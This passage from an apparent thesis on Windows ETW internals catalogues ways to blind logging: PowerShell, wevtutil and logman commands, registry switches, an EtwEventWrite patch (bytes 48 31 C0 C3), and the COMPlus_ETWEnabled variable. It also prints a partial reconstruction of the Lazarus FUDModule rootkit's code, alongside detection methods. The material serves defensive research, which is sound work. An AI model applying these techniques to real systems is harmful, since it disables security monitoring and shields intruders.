_ETW_GUID_ENTRY contains the entire runtime configuration for the provider. The `EnableInfo` array is a pointer to a _TRACE_ENABLE_INFO structure (as seen in Figure 1.16) and contains information about every connected logger, including its GUID (`LoggerId`), enabled state (`IsEnabled`) and parameters used for event filtering such as `Level`, `MatchAnyKeyword` and `MatchAllKeyword` [55]. A detailed description can be found in subsection 1.2.2.

1.7.2 Initialization of kernel ETW providers

Whereas custom providers can be initialized by their respective applications at any time by calling the `EventRegister` API function, kernel providers are registered in a fixed manner at system startup. As shown in the diagram in Figure 1.17, during boot, as the Windows kernel is being initialized, a method

named `EtwInitialize` is called, which is responsible for initializing the ETW environment. That, in turn, calls the `EtwpInitialize` function (the *p* in the prefix stands for private functions intended only for internal use within the kernel), which performs the initialization and registration of the first kernel providers, as seen in Figure 1.19. Both functions are invoked multiple times during the kernel initialization process and contain an argument named `Phase` (as seen in Figure 1.18), specifying what initialization phase is currently underway. Based on this argument, they perform different initialization steps. The argument has three possible values:

- 0 — Initializing the ETW framework and first providers.
- 1 — Loading the FileInfo minifilter driver, which registers the `Microsoft-Windows-FileInfoMinifilter` event provider, and registering the FileInfo logger via the IOCTL `0x220020` call, which calls the `FIRegisterLogger` function inside `fileinfo.sys`.
- 2 — Finalizing the initialization, flushing buffers and dispatching an event informing that the initialization has been completed. This parameter is used after registry initialization is completed later during the boot process.

Providers initialized in EtwpInitialize
`EtwpInitialize` registers the following fifteen providers in phase 0:

- Microsoft-Windows-Kernel-EventTracing
- Microsoft-Windows-Kernel-General
- Microsoft-Windows-Kernel-Process
- Microsoft-Windows-Kernel-Network
- Microsoft-Windows-Kernel-Disk
- Microsoft-Windows-Kernel-File
- Microsoft-Windows-Kernel-Registry
- Microsoft-Windows-Kernel-Memory
- Microsoft-Windows-Kernel-AppCompat
- Microsoft-Windows-Kernel-Audit-API-Calls
- Microsoft-Windows-Audit-CVE
- Microsoft-Windows-Threat-Intelligence

- Microsoft-Windows-Security-LessPrivilegedAppContainer
- Microsoft-Windows-Security-Adminless
- Microsoft-Windows-Security-Mitigations

After this is done, control is returned back to the calling function, `IoInitSystemPreDrivers`, which initializes four more providers related to IO and system monitoring:

- Microsoft-Windows-Kernel-IoTrace
- Microsoft-Windows-Kernel-IO
- Microsoft-Windows-Kernel-LiveDump
- Microsoft-Windows-Kernel-StoreMgr

All of the above providers are described in more detail in section 1.3.

```
struct _ETW_REG_ENTRY {
    struct _LIST_ENTRY RegList;                              //0x0
    struct _LIST_ENTRY GroupRegList;                         //0x10
    struct _ETW_GUID_ENTRY* GuidEntry;                       //0x20
    struct _ETW_GUID_ENTRY* GroupEntry;                      //0x28
    union {
        struct _ETW_REPLY_QUEUE* ReplyQueue;                 //0x30
        struct _ETW_QUEUE_ENTRY* ReplySlot[4];               //0x30
        struct {
            VOID* Caller;                                    //0x30
            ULONG SessionId; }; };                           //0x38
    union {
        struct _EPROCESS* Process;                           //0x50
        VOID* CallbackContext; };                            //0x50
    VOID* Callback;                                          //0x58
    USHORT Index;                                            //0x60
    union {
        USHORT Flags;                                        //0x62
        struct {
            USHORT DbgKernelRegistration:1;                  //0x62
            USHORT DbgUserRegistration:1;                    //0x62
            USHORT DbgReplyRegistration:1;                   //0x62
            USHORT DbgClassicRegistration:1;                 //0x62
            USHORT DbgSessionSpaceRegistration:1;            //0x62
            USHORT DbgModernRegistration:1;                  //0x62
            USHORT DbgClosed:1;                              //0x62
            USHORT DbgInserted:1;                            //0x62
            USHORT DbgWow64:1;                               //0x62
            USHORT DbgUseDescriptorType:1;                   //0x62
            USHORT DbgDropProviderTraits:1; }; };            //0x62
    UCHAR EnableMask;                                        //0x64
    UCHAR GroupEnableMask;                                   //0x65
    UCHAR HostEnableMask;                                    //0x66
    UCHAR HostGroupEnableMask;                               //0x67
    struct _ETW_PROVIDER_TRAITS* Traits;                     //0x68
};
```

Figure 1.14: _ETW_REG_ENTRY structure [53].

```
struct _ETW_GUID_ENTRY {
    struct _LIST_ENTRY GuidList;                                   //0x0
    struct _LIST_ENTRY SiloGuidList;                               //0x10
    volatile LONGLONG RefCount;                                    //0x20
    struct _GUID Guid;                                             //0x28
    struct _LIST_ENTRY RegListHead;                                //0x38
    VOID* SecurityDescriptor;                                      //0x48
    union {
        struct _ETW_LAST_ENABLE_INFO LastEnable;                   //0x50
        ULONGLONG MatchId;                                         //0x50
    };
    struct _TRACE_ENABLE_INFO ProviderEnableInfo;                  //0x60
    struct _TRACE_ENABLE_INFO EnableInfo[8];                       //0x80
    struct _ETW_FILTER_HEADER* FilterData;                         //0x180
    struct _ETW_SILODRIVERSTATE* SiloState;                        //0x188
    struct _ETW_GUID_ENTRY* HostEntry;                             //0x190
    struct _EX_PUSH_LOCK Lock;                                     //0x198
    struct _ETHREAD* LockOwner;                                    //0x1a0
};
```

Figure 1.15: _ETW_GUID_ENTRY structure [54].

```
struct _TRACE_ENABLE_INFO {
    ULONG IsEnabled;                                               //0x0
    UCHAR Level;                                                   //0x4
    UCHAR Reserved1;                                               //0x5
    USHORT LoggerId;                                               //0x6
    ULONG EnableProperty;                                          //0x8
    ULONG Reserved2;                                               //0xc
    ULONGLONG MatchAnyKeyword;                                     //0x10
    ULONGLONG MatchAllKeyword;                                     //0x18
};
```

Figure 1.16: _TRACE_ENABLED_INFO structure [56].



Figure 1.17: Diagram showing ETW initialization during the boot process.

```
void EtwInitialize(unsigned int Phase);
int EtwpInitialize(unsigned int Phase);
```

Figure 1.18: EtwInitialize and EtwpInitialize function prototypes.

```
EtwRegister(&EventTracingProvGuid, EtwpTracingProvEnableCallback, 0i64, &EtwpEventTracingProvRegHandle);
WdipSemInitialize();
PerfDiagInitialize();
EtwpInitializeCoverage();
EtwpInitializeCoverageSampler();
EtwRegister(&KernelProvGuid, EtwpKernelProvEnableCallback, 0i64, &EtwKernelProvRegHandle);
TlgRegisterAggregateProvider(&dword_140C02D18);
EtwRegister(&PsProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)1, &EtwpPsProvRegHandle);
TlgRegisterAggregateProviderEx(&dword_140C02B08);
EtwRegister(&NetProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x10000, &EtwpNetProvRegHandle);
EtwRegister(&DiskProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x100, &EtwpDiskProvRegHandle);
EtwRegister(&FileProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x2000000, &EtwpFileProvRegHandle);
EtwRegister(&RegistryProvGuid, EtwpRegTraceEnableCallback, 0i64, &EtwpRegTraceHandle);
EtwRegister(&MemoryProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x20000001, &EtwpMemoryProvRegHandle);
EtwRegister(&MS_Windows_Kernel_AppCompat_Provider, 0i64, 0i64, &EtwAppCompatProvRegHandle);
EtwRegister(&KernelAuditApiCallsGuid, 0i64, 0i64, &EtwApiCallsProvRegHandle);
EtwRegister(&CVEAuditProviderGuid, 0i64, 0i64, &EtwCVEAuditProvRegHandle);
EtwRegister(&ThreatIntProviderGuid, 0i64, 0i64, &EtwThreatIntProvRegHandle);
EtwRegister(&MS_Windows_Security_LPAC_Provider, 0i64, 0i64, &EtwLpacProvRegHandle);
EtwRegister(&MS_Windows_Security_Adminless_Provider, 0i64, 0i64, &EtwAdminlessProvRegHandle);
EtwRegister(&SecurityMitigationsProviderGuid, 0i64, 0i64, &EtwSecurityMitigationsRegHandle);
EtwpInitialized = 1;
ZwUpdateWnfStateData(&WNF_ETW_SUBSYSTEM_INITIALIZED, 0i64, 0i64, 0i64, 0i64, 0, 0);
EtwpTraceSystemInitialization();
```

Figure 1.19: Registering the first 15 kernel ETW providers during kernel initialization.

1.8 Attacks on ETW

Since ETW is widely used as a data source by security software and because of how wide of a scope it covers, it is only natural that it poses a significant obstacle to any malicious actor attacking the system. This leads to a high number of attempts to disable or circumvent ETW's logging capabilities in various ways. Contributing to ETW's exploitability is the fact that large parts of the framework are undocumented and constantly changing across individual Windows versions, due to ETW being under active development by Microsoft. This creates a naturally error-prone environment in which vulnerabilities are more likely to appear. Combined with the high impact that exploiting ETW can have, this makes it a lucrative target. This is evidenced by the increased number of vulnerabilities tied to ETW being discovered by security researchers in recent years, as seen in Figure 1.20 [41]. Although the number of newly discovered vulnerabilities tied to ETW seems to have peaked in 2021, new vulnerabilities have been discovered every subsequent year. As of the first quarter of 2023, two vulnerabilities have been discovered in 2023 so far ([57, 58]), but this number may increase in the future.



Figure 1.20: Newly discovered vulnerabilities related to ETW in recent years [59]. Data from April 2023.

However, most attacks against ETW mentioned here are still carried out in conventional ways using instruments provided by the system rather than by exploiting vulnerabilities in the ETW framework. This may be attributed to the fact that by default there is little to no detection and prevention of such

attacks in place that would force attackers to use more advanced and stealthy attack tactics.

Attacks on ETW can be divided into categories based on the two following criteria:

Persistency — whether the modification persists across system reboots.

Scope — whether the modification affects only a single process or thread, multiple processes or threads, or the whole system.

1.8.1 Persistent

Persistent modifications are done mostly by changing ETW's configuration, either in the registry or via utilities such as `logman`. As there are no process-specific system-level settings for ETW, persistent modifications done through modifying ETW configuration are usually system-wide in nature.

Removing logger providers in registry

When an ETW provider is registered into a session, an entry is created in the session's registry key at `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\{LOGGER_NAME}\{PROVIDER_GUID}`, containing its GUID. To persistently remove the provider from the session, the provider GUID subkey can be deleted by any user with sufficient permissions (usually Administrator rights). The same can be achieved by using the command `Remove-EtwTraceProvider -AutologgerName {LOGGER_NAME} -Guid "{PROVIDER_GUID}"` in PowerShell [17].

Detecting this attack is possible by monitoring loggers and their configurations and any changes to them or by directly monitoring changes to the registry, filtering out changes related to logger configurations and checking whether those changes remove any providers. This would still be detected even if the attacker first attempts to disable the registry event provider from the monitoring tool's session in this manner, albeit subsequent modifications of the registry would not.

Disabling loggers

Instead of removing loggers entirely, it is possible to disable them by modifying the `EnableProperty` registry value in the `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\{LOGGER_NAME}\{PROVIDER_GUID}` key. This value is a combination of 12 possible flags [60]:

```
EVENT_ENABLE_PROPERTY_SID                        = 0x00000001
EVENT_ENABLE_PROPERTY_TS_ID                      = 0x00000002
EVENT_ENABLE_PROPERTY_STACK_TRACE                = 0x00000004
EVENT_ENABLE_PROPERTY_PSM_KEY                    = 0x00000008
```

```
EVENT_ENABLE_PROPERTY_IGNORE_KEYWORD_0           = 0x00000010
EVENT_ENABLE_PROPERTY_PROVIDER_GROUP             = 0x00000020
EVENT_ENABLE_PROPERTY_ENABLE_KEYWORD_0           = 0x00000040
EVENT_ENABLE_PROPERTY_PROCESS_START_KEY          = 0x00000080
EVENT_ENABLE_PROPERTY_EVENT_KEY                  = 0x00000100
EVENT_ENABLE_PROPERTY_EXCLUDE_INPRIVATE          = 0x00000200
EVENT_ENABLE_PROPERTY_ENABLE_SILOS               = 0x00000400
EVENT_ENABLE_PROPERTY_SOURCE_CONTAINER_TRACKING = 0x00000800
```

Many providers, such as `Microsoft-Windows-PowerShell`, generate events with the keyword value set to 0, the behaviour of which can be controlled using these flags. By default, the `EVENT_ENABLE_PROPERTY_ENABLE_KEYWORD_0` flag is used to indicate that events with the keyword 0 should be processed. It can be replaced with the `EVENT_ENABLE_PROPERTY_IGNORE_KEYWORD_0` flag in order to prevent those events from making their way into the session. Just like in the previous method, a PowerShell command exists to provide access to modifying this value: `Set-EtwTraceProvider -AutologgerName {LOGGER_NAME} -Guid '{PROVIDER_GUID}'-Property {PROPERTY_VALUE}` [17].

Disabling loggers can also be achieved using the **wevtutil** ETW management utility. This technique was used by the LockerGoga ransomware campaign in 2020, disabling event collection from WMI with the `wevtutil.exe /e:false {PROVIDER_NAME}` command, along with the removal of existing logs from a specific WMI provider with the `wevtutil.exe cl {PROVIDER_NAME}` command [61].

Some applications providing ETW logs can have their providers disabled by changing their configuration in the registry. For example, ETW event generation by the Windows Service Control Manager (`services.exe`) can be disabled by setting the `TracingDisabled` value to 1 in `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\SCM\Regular`. Remote Procedure Call (RPC) API (`rpcrt4.dll`) events can be disabled by setting the `ExtErrorInformation` value to 0 in `HKLM\Software\Policies\Microsoft\Windows NT\Rpc` [62]. Events related to the .NET framework can be disabled by setting the `ETWEnable` value in `HKLM\Software\Microsoft\.NETFramework` to 0 [63].

Detecting this type of attack is analogous to the previous method of detecting provider removal. When monitoring logger configurations or registry access, changes to the `EnableProperty` flag can be detected and subsequently checked for values that would indicate a blinding attempt. Similarly, flag values for important application-specific providers can also be monitored for changes [17].

1.8.2 Ephemeral with system-wide scope

Ephemeral modifications only have a temporary effect, usually lasting until reboot but possibly even shorter depending on the technique used. They are often harder to implement but also harder to detect due to the fact that they don't make any lasting changes to the system. The described system-wide ephemeral attacks work by modifying ETW structures and configurations in the kernel, requiring elevated privileges to work but leaving very few traces aside from the changed state of ETW. This makes them harder to detect, often requiring specific approaches designed to thwart kernel modification attacks. Most countermeasures are thus taken to prevent these attacks from taking place, with little effort given to detecting and combatting them once they happen. These methods are the main focus of this research and their specific implementations are described in subsection 2.2.8.

Removing kernel provider registrations

As described above in section 1.7, kernel ETW providers are registered in the system during initialization in the form of pointers to an `_ETW_REG_ENTRY` structure, containing the provider specifications, as illustrated in Figure 1.21.

```
nt:FFFFF8052E219B40 EtwpFileProvRegHandle dq offset stru_FFFFB88FAC2FDE10
nt:FFFFF8052E219B48 EtwpDiskProvRegHandle dq offset stru_FFFFB88FAC2FD310
nt:FFFFF8052E219B50 EtwpMemoryProvRegHandle dq offset stru_FFFFB88FAC2FD090
nt:FFFFF8052E219B58 EtwpEventTracingProvRegHandle dq offset stru_FFFFB88FAC2FD290
nt:FFFFF8052E219B60 EtwpBootTime dq 1D966357C121540h
nt:FFFFF8052E219B68 EtwpRefQpcDelta db    0
nt:FFFFF8052E219B69 db    0
nt:FFFFF8052E219B6A db    0
nt:FFFFF8052E219B6B db    0
nt:FFFFF8052E219B6C db    0
nt:FFFFF8052E219B6D db    0
nt:FFFFF8052E219B6E db    0
nt:FFFFF8052E219B6F db    0
nt:FFFFF8052E219B70 EtwpNetProvRegHandle dq offset stru_FFFFB88FAC2FDD90
nt:FFFFF8052E219B78 EtwpPsProvRegHandle dq offset stru_FFFFB88FAC2FDC90
nt:FFFFF8052E219B80 EtwLpacProvRegHandle dq offset stru_FFFFB88FAC2FED10
nt:FFFFF8052E219B88 EtwCVEAuditProvRegHandle dq offset stru_FFFFB88FAC2FE810
nt:FFFFF8052E219B90 EtwSecurityMitigationsRegHandle dq offset stru_FFFFB88FAC2FE610
nt:FFFFF8052E219B98 EtwAdminlessProvRegHandle dq offset stru_FFFFB88FAC2FE310
```

Figure 1.21: Pointers to some of the kernel provider `_ETW_REG_ENTRY` structures stored in kernel memory.

If write access to the kernel is available (for example, using a kernel-mode driver), pointers to these structures can be zeroed-out, effectively making the system think they weren't initialized and preventing them from being used.

There aren't currently any publicly known reliable detection methods for this type of attack. Further research into ways to detect this approach is presented later in this thesis, in section 4.1.

Disabling kernel providers

Removing kernel providers by zeroing out their `_ETW_REG_ENTRY` pointers can be detected fairly easily, as a zeroed-out value means the provider is uninitialized, which is anomalous for any system that has been properly initialized and is running. Analogously to the previous attack technique, having kernel write access allows for more sophisticated modifications to provider configurations in order to disable them [25]. The `_ETW_REG_ENTRY` contains a pointer to the provider's `_ETW_GUID_ENTRY`, which in turn contains a pointer to `_TRACE_ENABLE_INFO`. This structure contains important elements related to the provider's state, such as `IsEnabled`, `Level`, `MatchAnyKeyword` and `MatchAllKeyword`. Any of these fields can be modified in order to limit or completely stop events from being produced by the provider while keeping the provider registered in the system, thus making it harder to detect the attack.

There aren't currently any publicly known reliable detection methods for this type of attack. Further research into ways to detect this approach is presented later in this thesis, in section 4.1.

1.8.3 Ephemeral with limited scope

The following attacks also fall in the ephemeral category but are limited to targeting specific providers, sessions and processes rather than the whole system.

ETW Session Hijacking

In some cases, it is possible to stop the flow of events to a consuming application by replacing its session with a fake one which does not provide any events. To perform this attack, the attacker terminates the target session and creates a new one with the same name [41]. This is only possible when the attacker has the permissions needed to manage the target session — meaning that sessions with elevated protections (such as Windows Defenders **DefenderApiLogger** and **DefenderAuditLogger**) are usually not susceptible to this kind of attack.

Hijacked sessions can be harder to detect than the previous attacks. Some possible approaches include checking for unexpected session restarts and monitoring the event flow in sessions for anomalies, both of which require previous knowledge of standard session behaviour.

Removing providers from sessions

Providers can be removed from currently running sessions by updating the session configuration. This can be done in many ways, one of which is using the logman utility, specifically the `logman update trace {TRACE_NAME} --p {PROVIDER_NAME} -ets`, which switches the enabled state of a provider in

a session, disabling it if it was previously enabled. This usually requires higher than Administrator privileges (ie. SYSTEM). This will disable events from the provider from appearing in the session until the provider is re-enabled or the session is restarted.

Modifying trace sessions itself produces ETW events that can be used to track malicious changes to their configuration. These changes can also be tracked by subscribing to relevant WMI events, such as `__InstanceDeletionEvent` in the `MSFT_EtwTraceProvider` class [17].

Patching logging API methods

When a process is created, its required WinAPI modules are loaded into memory by the Windows loader. Since a process with the proper privileges is capable of overwriting the memory of its loaded modules, protection is put into place by the operating system to prevent such programs from impacting other processes running on the system. When a program is started, a shadow copy-on-write copy of all the loaded modules in memory is created and is presented to the process as the actual memory where the modules are loaded. No copying actually takes place unless the process attempts to write into any of the modules' address spaces. When that happens, the write operation modifies only the process' copy of the module memory and not the original module code, effectively creating a separate version of that module for the specific process without affecting any other processes. Although this makes patching modules on a system more complicated, it does not prevent the practice entirely. The most prominent target for patching would be the EtwEventWrite method exported from the `ntdll` library, which is called whenever a user-mode program wants to log an event. The prologues of this method can be overwritten to return zero and exit to indicate success without actually creating any events, as seen in Figure 1.22.

A determined attacker wishing to disable ETW logging for the target program could inject code into its process, which would perform the necessary patching from the inside, affecting the process' copy of the loaded modules. Or the attacker could create a new process which would perform the patching first and then load and execute the program for which logging should be unavailable. This second method has been observed in the wild with the `Earth Baku` malware (specifically its `StealthMutant` component), patching ETW logging calls before loading a malicious .NET module, for which the .NET logging ETW provider would not generate any events indicating its activity [64]. This obscured its operation from some methods security solutions use to monitor the system.

API patching in kernel-mode should not be easily achievable because of the Windows Kernel Patch Protection (KPP) mechanism, which repeatedly checks most structures and modules loaded in the kernel and crashes the system with a `CRITICAL_STRUCTURE_CORRUPTION` error if an unauthorized modification is

```
.text:0000000180049270                    EtwEventWrite   proc near
.text:0000000180049270
.text:0000000180049270
.text:0000000180049270                    var_38          = word ptr -38h
.text:0000000180049270
.text:0000000180049270 4C 8B DC                           mov     r11, rsp
.text:0000000180049273 48 83 EC 58                        sub     rsp, 58h
.text:0000000180049277 4D 89 4B E8                        mov     [r11-18h], r9
.text:000000018004927B 33 C0                              xor     eax, eax
.text:000000018004927D 45 89 43 E0                        mov     [r11-20h], r8d
.text:0000000180049281 45 33 C9                           xor     r9d, r9d
.text:0000000180049284 49 89 43 D8                        mov     [r11-28h], rax
.text:0000000180049288 45 33 C0                           xor     r8d, r8d
.text:000000018004928B 49 89 43 D0                        mov     [r11-30h], rax
.text:000000018004928F 66 89 44 24 20                     mov     [rsp+58h+var_38], ax
.text:0000000180049294 E8 5F 00 00 00                     call    EtwpEventWriteFull
.text:0000000180049299 48 83 C4 58                        add     rsp, 58h
.text:000000018004929D C3                                 retn
```

```
.text:0000000180049270                    EtwEventWrite   proc near
.text:0000000180049270
.text:0000000180049270 48 31 C0                           xor     rax, rax
.text:0000000180049273 C3                                 retn
.text:0000000180049273                    EtwEventWrite   endp
.text:0000000180049273
.text:0000000180049274                    ; ------------------------------------------
.text:0000000180049274 83 EC 58                           sub     esp, 58h
.text:0000000180049277 4D 89 4B E8                        mov     [r11-18h], r9
.text:000000018004927B 33 C0                              xor     eax, eax
.text:000000018004927D 45 89 43 E0                        mov     [r11-20h], r8d
.text:0000000180049281 45 33 C9                           xor     r9d, r9d
.text:0000000180049284 49 89 43 D8                        mov     [r11-28h], rax
.text:0000000180049288 45 33 C0                           xor     r8d, r8d
.text:000000018004928B 49 89 43 D0                        mov     [r11-30h], rax
.text:000000018004928F 66 89 44 24 20                     mov     [rsp+20h], ax
.text:0000000180049294 E8 5F 00 00 00                     call    EtwpEventWriteFull
.text:0000000180049299 48 83 C4 58                        add     rsp, 58h
.text:000000018004929D C3                                 retn
```

Figure 1.22: EtwEventWrite before (above) and after (below) being patched to return zero and exit with instruction bytes 48 31 C0 C3.

detected [65]. Thus, detecting and preventing this attack in kernel-mode can be left to the KPP.

Detecting API hooking/patching in user-mode requires having the ability to inspect the potential patch locations. EDR and antimalware software running with elevated privileges often inject their own hooks into user-mode libraries to detect and log certain API calls [66], so monitoring for third-party hooks in ETW logging functionality would be a possibility.

Disabling ETW logging for CLR with environment variables

In the specific case of .NET/CLR programs, there is another method to disable parts of ETW logging related to the CLR runtime and program execution. This method makes use of the undocumented environment variable `COMPlus_ETWEnabled`, which determines whether logging of .NET runtime

events by the CLR Runtime Provider (GUID E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4) will take place. This behaviour can be seen in Figure 1.23. Setting this variable to 0 before launching a child process will result in the child process not producing any runtime logs [67]. There is also an undocumented environment variable named `COMPlus_ETWFlags`, which is also sometimes set to zero for blinding purposes [62].

Figure 1.23: Logging to the CLR runtime provider in clr.dll only takes place if the COMPlus_ETWEnabled environment variable is not zero. Image from [67].

This can be detected by checking the value of the `COMPlus_ETWEnabled` environment variable, where a value of 0 would indicate an attempt to disable ETW logging [63].

Chapter 2

Attacks on ETW

In October 2021, ESET recorded a unique attack on two systems — one within a corporate network of a Dutch aerospace company and the other targeting a Belgian journalist [68]. This attack aimed to exfiltrate potentially valuable data and showed a high level of sophistication. It was attributed to the Lazarus group (APT38), an Advanced Persistent Threat group that is widely accepted to be aligned with North Korea.

2.1 Description of the attack

The initial attack vector came in the form of a Word document posing as a job offer. Specific individuals affiliated with the victim institutions were targeted by spearphishing campaigns through LinkedIn and email. After the malicious contents of the documents were executed, a dropper was placed on the victim's system. That, in turn, deployed several malicious tools used by the attackers to ensure access to the infected machine, perform further reconnaissance in the network and upload data to attacker-controlled servers. The following tools were identified in the victims' systems:

HTTP/S Backdoor — A version of the `BLINDINGCAN` RAT previously used by Lazarus [69]. It is remotely controlled with commands provided by a C&C server. The capabilities include uploading information about the infected system, files from the system, screenshots, downloading and executing files and making changes to the system and files in it.

HTTP/S Downloader — A simpler tool analogous to the `BLINDINGCAN` RAT, but limited only to downloading data and executing it in a file-less manner by injecting it into another process and passing execution to it.

HTTP/S Uploader — A tool capable of uploading RAR archives split into parts to an attacker-controlled server.

FUDModule — Rootkit disabling various system monitoring components to hide the presence and operation of other malware. This module is further analyzed below in section 2.2.

Other tools — At least three other tools were deployed on the victim's system, but were not recovered and couldn't be analyzed in the subsequent investigation.

These tools were often hidden by using modified legitimate programs and DLL sideloading. Many of these tools showed similarities with previous attacks by the Lazarus group (code similarities, similar constants, certificate reuse), which, combined with other factors, led to a high-confidence attribution of these attacks to Lazarus.

2.2 Rootkit module

The `FUDModule` rootkit is a 64-bit user-mode DLL deployed in the victim's system as part of a larger attack, and its functionality is intended to hide malicious activities of other programs in the system from system monitoring tools, EDRs and antimalware solutions by effectively blinding them [70]. Even though many of the techniques used in `FUDModule` have been seen before, this is the first known case of a rootkit combining them together for a very broad impact. The name may indicate the rootkit's purpose with the acronym **FUD** often meaning **F**ully **U**n**D**etectable when related to malware [71]. This corresponds to the rootkit's intention to hide malicious activity from being detected.

Two versions of this rootkit have been acquired and analyzed. Their details and Indicators of Compromise (IoCs) are presented below:

October 2021 version
Compilation timestamp from September 3rd 2021, size of 88064 bytes and a SHA1 hash `296D882CB926070F6E43C99B9E1683497B6F17C4` The first discovered version with little to no protection against analysis.

July 2022 version
Compilation timestamp from 13th July 2022, size of 185856 bytes and a SHA1 hash `F12286E193F645D0689792F4E935BD6AC6D49967`. Multiple slightly different versions of this version of `FUDModule` have been observed, with additional SHA1 hashes `698F5FACB3BFAB7104E3F757978F61E530E5DE48` and `52EB1410459FE307A95D03E7C52E4DF797DB08C2`. There is a noticeable increase in code complexity and the amount of debugging and analysis protections used. The core functionality remains the same, with one additional blinding technique added, targeting ETW. This additional technique is also analyzed below.

The primary version, described in detail here, is the first version from October 2021. The analysis is based, and expands upon previous research published in [72]. Changes made in the newer July 2022 version are described in subsection 2.2.6.

2.2.1 Rootkit structure

The entrypoint of `FUDModule.dll` is a standard `DllEntryPoint` function. It initializes the library in the usual manner, initializing the stack canary and CRT runtime. It does not contain any custom functionality interesting for this analysis.

Aside from the default `DllEntryPoint`, the module contains a single exported function named `Close`. Its reconstructed code can be seen in Figure 2.1. This is the rootkit's main function responsible for all its functionality. The functionality is relatively straightforward. Execution starts with the initialization phase, where the rootkit is loaded and configuration structures established. Afterwards it attempts to gain write access to the kernel, exploiting known vulnerabilities. The core functionality consists of its blinding capabilities — they are used one by one, and their successes or failures are recorded into a bitmask, where every bit position represents a certain blinding technique and a value of 0/1 represents the failure/success of its execution. The rootkit then covers its tracks by relinquishing its kernel write privileges and reports to its caller how successful it was at blinding system monitoring by returning the previously mentioned bitmask.

2.2.2 Initialization

When the `Close` method is called, it first initializes a structure holding all of the rootkit's configuration data and dynamically loaded values dependent on the specific version of the OS on which the rootkit is running. A reconstruction of the code responsible for this is shown in Figure 2.2.

It dynamically loads the `ntdll` library and from it a set of Windows API functions using `GetProcAddress`. It then gets the current thread's Thread Environment Block (TEB) using the `NtCurrentTeb` function, and from it the Process Environment Block (PEB) containing runtime information and configuration of the executing process. An excerpt from the definition of the PEB structure can be seen in Figure 2.3. The pointer to the PEB is then stored in the rootkit's configuration structure.

Afterwards, compatibility and security checks are performed:

- Checking whether the `PEB->BeingDebugged` flag is true. If it is true, it indicates that the rootkit is probably being analyzed and the initialization fails.

```
__int64 __fastcall Close()
{
  l_pMalwareConfig = (pMalStruct *)((__int64 (__fastcall *)(__int64, __int64))LocalAlloc)(64i64, 3592i64);
  if ( !Core::InitMalStruct(l_pMalwareConfig) )
    return 0xFFFFFFFFi64;
  if ( !Core::DropDriver_EnableKernelMode(l_pMalwareConfig) )
    return 0xFFFFFFFEi64;
  u32Bit = _rbxVal;
  _successfulBlinds = Kernel::RemoveRegistryCallbacks(l_pMalwareConfig) != 0;
  if ( (unsigned int)Kernel::RemoveObjectCallbacks(l_pMalwareConfig) )
    _successfulBlinds |= 2u;
  if ( (unsigned int)Kernel::RemoveProcessCallbacks(l_pMalwareConfig) )
    _successfulBlinds |= 4u;
  if ( (unsigned int)Kernel::DisableNonlegacyMinifilterCallbacks(l_pMalwareConfig) )
    _successfulBlinds |= 8u;
  if ( (unsigned int)Kernel::DisableWFPCallouts(l_pMalwareConfig) )
